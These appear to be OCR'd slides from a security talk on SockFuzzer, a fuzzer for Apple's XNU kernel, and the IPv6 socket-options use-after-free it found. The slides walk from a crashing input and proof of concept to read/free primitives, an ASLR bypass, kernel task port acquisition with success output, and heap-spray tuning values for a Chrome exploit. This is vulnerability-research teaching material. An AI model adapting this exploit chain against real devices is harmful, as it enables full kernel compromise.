var IDLE_MS = 300;

// 3/10 (false), 5/10 (true)
var CLEAR_BLOBS_EACH_ATTEMPT = false;

// 3/10 (0xa0), 4/10 (0), 5/10 (80), 17/30 (320 - 1 crash, 4 invalid payload, 2 no pointer,
2 fake pointer)
var INITIAL_SPRAY = 320;

// 3/10 (0xa0), 5/10 (0), 5/10 (80), 8/10 (320), 3/7 (320 try 2)
var PRE_TRIGGER_SPRAY = 0xa0;

// 3/10 (0xa0), 5/10 (0), 5/10 (80), 8/10 (320)
var PRE_FREE_SPRAY = 0xa0;
```

Success






https://github.com/niklasb/hack2win-chrome

SockFuzzer, the Library-Based XNU Fuzzer

- Large LibFuzzer (AFL) fuzz target for open source XNU kernel
- Uses protobuf-mutator to generate syscall inputs from a grammar
- Fuzz target acts as a “hypervisor” to permit XNU to run as a library
- Similar to Linux Kernel Library project


LibFuzzer (main)
Fuzzing Input (syscalls)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
XNU Host (C++)
(//fuzz/host)
Hypercall (C)
(//fuzz/host/hypercall)
XNU (fakes/API)
(//fuzz/xnu)
XNU
(//third_party/xnu)
cloneproc()
thread_create()
socket()
connect()
mach_msg()

Data Model

```
message Session {
  repeated Command commands = 1;
  required bytes data_provider = 2; # services copyin, etc.
}

message Command {
  oneof command {
    MachVmAllocateTrap mach_vm_allocate_trap = 1;
    MachVmPurgableControl mach_vm_purgable_control = 2;
    MachVmDeallocateTrap mach_vm_deallocate_trap = 3;
    TaskDyldProcessInfoNotifyGet task_dyld_process_info_notify_get = 4;
    MachVmProtectTrap mach_vm_protect_trap = 5;
    # ...
  }
}
```

SockFuzzer

```
message Socket {
  required Domain domain = 1;
  required SoType so_type = 2;
  required Protocol protocol = 3;
}

enum Domain {
  AF_UNSPEC = 0;
  AF_UNIX = 1;
  AF_INET = 2;
...
  AF_MAX = 40;
}

enum SoType {
  SOCK_STREAM = 1;
  SOCK_DGRAM = 2;
  SOCK_RAW = 3;
  SOCK_RDM = 4;
  SOCK_SEQPACKET = 5;
}

enum Protocol {
  IPPROTO_IP = 0;
  IPPROTO_ICMP = 1;
  IPPROTO_IGMP = 2;
  IPPROTO_GGP = 3;
...
}
```

```
std::set<int> open_fds;

// ...
case Command::kSocket: {
  int fd = 0;
  int err = socket_wrapper(command.socket().domain(),
                           command.socket().so_type(),
                           command.socket().protocol(), &fd);

  if (err == 0) {
    assert(open_fds.find(fd) != open_fds.end());
    open_fds.insert(fd);
  }
  break;
}
```

Crashing Input

```c
#define IPPROTO_IP 0

#define IN6_ADDR_ANY { 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 }
#define IN6_ADDR_LOOPBACK { 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1 }

int main() {
    int s = socket(AF_INET6, SOCK_RAW, IPPROTO_IP);
    struct sockaddr_in6 sa1 = {
        .sin6_len = sizeof(struct sockaddr_in6),
        .sin6_family = AF_INET6,
        .sin6_port = 65000,
        .sin6_flowinfo = 3,
        .sin6_addr = IN6_ADDR_LOOPBACK,
        .sin6_scope_id = 0,
    };
    struct sockaddr_in6 sa2 = {
        .sin6_len = sizeof(struct sockaddr_in6),
        .sin6_family = AF_INET6,
        .sin6_port = 65001,
        .sin6_flowinfo = 3,
        .sin6_addr = IN6_ADDR_ANY,
        .sin6_scope_id = 0,
    };
    connect(s, (const sockaddr*)&sa1, sizeof(sa1));
    unsigned char buffer[4] = {};
    setsockopt(s, 41, 50, buffer, sizeof(buffer));
    connect(s, (const sockaddr*)&sa2, sizeof(sa2));
    close(s);
}
```


The Bug

```
void
in6_pcbdetach(struct inpcb *inp)
{
    // ...
        if (!(so->so_flags & SOF_PCBCLEARING)) {
                struct ip_moptions *imo;
                struct ip6_moptions *im6o;

                inp->inp_vflag = 0;
                if (inp->in6p_options != NULL) {
                        m_freem(inp->in6p_options);
                        inp->in6p_options = NULL; // <- good
                }
                ip6_freepcbopts(inp->in6p_outputopts); // <- bad, dangling pointer
                ROUTE_RELEASE(&inp->in6p_route);
                // free IPv4 related resources in case of mapped addr
                if (inp->inp_options != NULL) {
                        (void) m_free(inp->inp_options);
                        inp->inp_options = NULL; // <- good
                }
// ...
```

Better PoC from subsequent fuzzing

```c
int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

// Permit setsockopt after disconnecting (and freeing socket options)
struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT, .npx_mask =
SONPX_SETOPTSHUT};
setsockopt(s, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));

// Initialize ip6_outputopts
int minmtu = -1;
setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));

// Free ip6_outputopts
disconnectx(s, 0, 0);

// Write to ip6_outputopts
setsockopt(s, IPPROTO_IPV6, IPV6_USE_MIN_MTU, &minmtu, sizeof(minmtu));
```

The use after free in context



```
struct inpcb {
  decl_lck_mtx_data(, inpcb_mtx);
  LIST_ENTRY(inpcb) inp_hash;
  LIST_ENTRY(inpcb) inp_list;
  // more fields omitted ...
  struct {
    struct mbuf *inp6_options;
    struct  ip6_pktopts *inp6_outputopts;
    struct  ip6_moptions *inp6_moptions;
    struct  icmp6_filter *inp6_icmp6filt;
    int     inp6_cksum;
    short   inp6_hops;
} inp_depend6;
// ...
```

```
struct  ip6_pktopts {
  struct  mbuf *ip6po_m;
  int     ip6po_hlim;
  struct  in6_pktinfo *ip6po_pktinfo;
  struct  ip6po_nhinfo ip6po_nhinfo;
  struct  ip6_hbh *ip6po_hbh;
  struct  ip6_dest *ip6po_dest1;
  struct  ip6po_rhinfo ip6po_rhinfo;
  struct  ip6_dest *ip6po_dest2;
  int     ip6po_tclass;
  int     ip6po_minmtu;
  int     ip6po_prefer_tempaddr;
  int ip6po_flags;
};
```

```
struct in6_pktinfo {
  struct in6_addr ipi6_addr;
  unsigned int ipi6_ifindex;
};
```

Make a class to wrap the basic bug trigger

```
DanglingOptions::DanglingOptions() : dangling_(false) {
  s_ = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);

  // Permit setsockopt after disconnecting (and freeing socket options)
  struct so_np_extensions sonpx = {.npx_flags = SONPX_SETOPTSHUT,
                                   .npx_mask = SONPX_SETOPTSHUT};
  setsockopt(s_, SOL_SOCKET, SO_NP_EXTENSIONS, &sonpx, sizeof(sonpx));

  // Setup UaF condition ip6 options
  int minmtu = 0;
  SetMinmtu(&minmtu);
  FreeOptions();
}
```

Build High-Level Read/Free Primitive


```
bool StageOne::ReadFreeInternal(void *address, uint8_t *data, bool freeing) {
  std::vector<std::unique_ptr<DanglingOptions>> dangling_options;
  for (int i = 0; i < kDanglingOptionSprayCount; i++) {
    dangling_options.emplace_back(new DanglingOptions);
  }

  ip6_pktopts options = {
    .ip6po_minmtu = 0x42424242, // sentinel
    .ip6po_pktinfo = reinterpret_cast<uint64_t>(address) // target
  };

  for (uint32_t i = 0; i < kAttempts; i++) {
    sprayer_.Spray(&options, sizeof(ip6_pktopts), kSprayCount);
    int minmtu = -1;
    for (auto &dangling_option : dangling_options) {
      if (dangling_option->GetMinmtu() != 0x42424242) continue;

      struct in6_pktinfo pktinfo = {};
      if (freeing) {
        dangling_option->SetPktinfo(&pktinfo);
      } else {
        dangling_option->GetPktinfo(&pktinfo);
        memcpy(data, &pktinfo, kPktinfoSize);
      }
    }
  }
}
```

Defeat ASLR with Arbitrary Read


```
uint64_t StageOne::GetPortAddr(mach_port_t port, uint32_t expected_ip_bits) {
  // ...
  for (uint32_t j = 0; j < dangling_options.size(); j++) {
    int minmtu = dangling_options[j]->GetMinmtu();
    int prefer_tempaddr = dangling_options[j]->GetPreferTempaddr();
    uint64_t maybe_port_kaddr = ((uint64_t)minmtu << 32) | prefer_tempaddr;
    if (!LooksLikeKaddr(maybe_port_kaddr)) {
      continue;
    }
    if (!LooksLikePort(maybe_port_kaddr, expected_ip_bits)) {
      continue;
    }

    return maybe_port_kaddr;
}
```

Get a send right to the kernel task port

- Create pipe buffer for easy R/W in kernel memory
- Use vulnerability to free the buffer
- Send messages with OOL port rights, hoping to reclaim pipe buffer
- Use R/W on pipe FDs to access in-flight messages
- Point an inflight message’s task right to kernel_task
- Stable R/W provided by kernel :)



```
found pid 0
kernel_task is at 0xffffffe00055e760
Got kernel_map 0xfffffff0ee982438
just built fake kernel task
trying fake port 5123
[-] mach_vm_read_overwrite returned 4: (os/kern) invalid argument
[-] could not read address 0xffffffe001f04000
trying fake port 1981443
Succeeded in reading 4 bytes
WE DID IT, got value 0x80000002
kernel_task_port is 1981443
```



nedwill
@NedWilliamson

My iOS 12.2 exploit is now available! Thanks again to Brandon for his help in getting through the Mach trenches from BSD.
bugs.chromium.org/p/project-zero...

10:54 AM · Jul 11, 2019

View Tweet analytics

294 Retweets **23** Quotes **1,199** Likes **36** Bookmarks

Tweet your reply

Reply

derrek @derrekr6 · Jul 11, 2019
exploit written in c++ :o

2 1 30

nedwill @NedWilliamson · Jul 11, 2019
Google has gotten to me...


2 1 21

shuffle2 @shuffle2 · Jul 11, 2019
Next step is exploits in rust. Won't be long :)


1 10

Race Conditions


Race Conditions



Race Conditions



Race Conditions




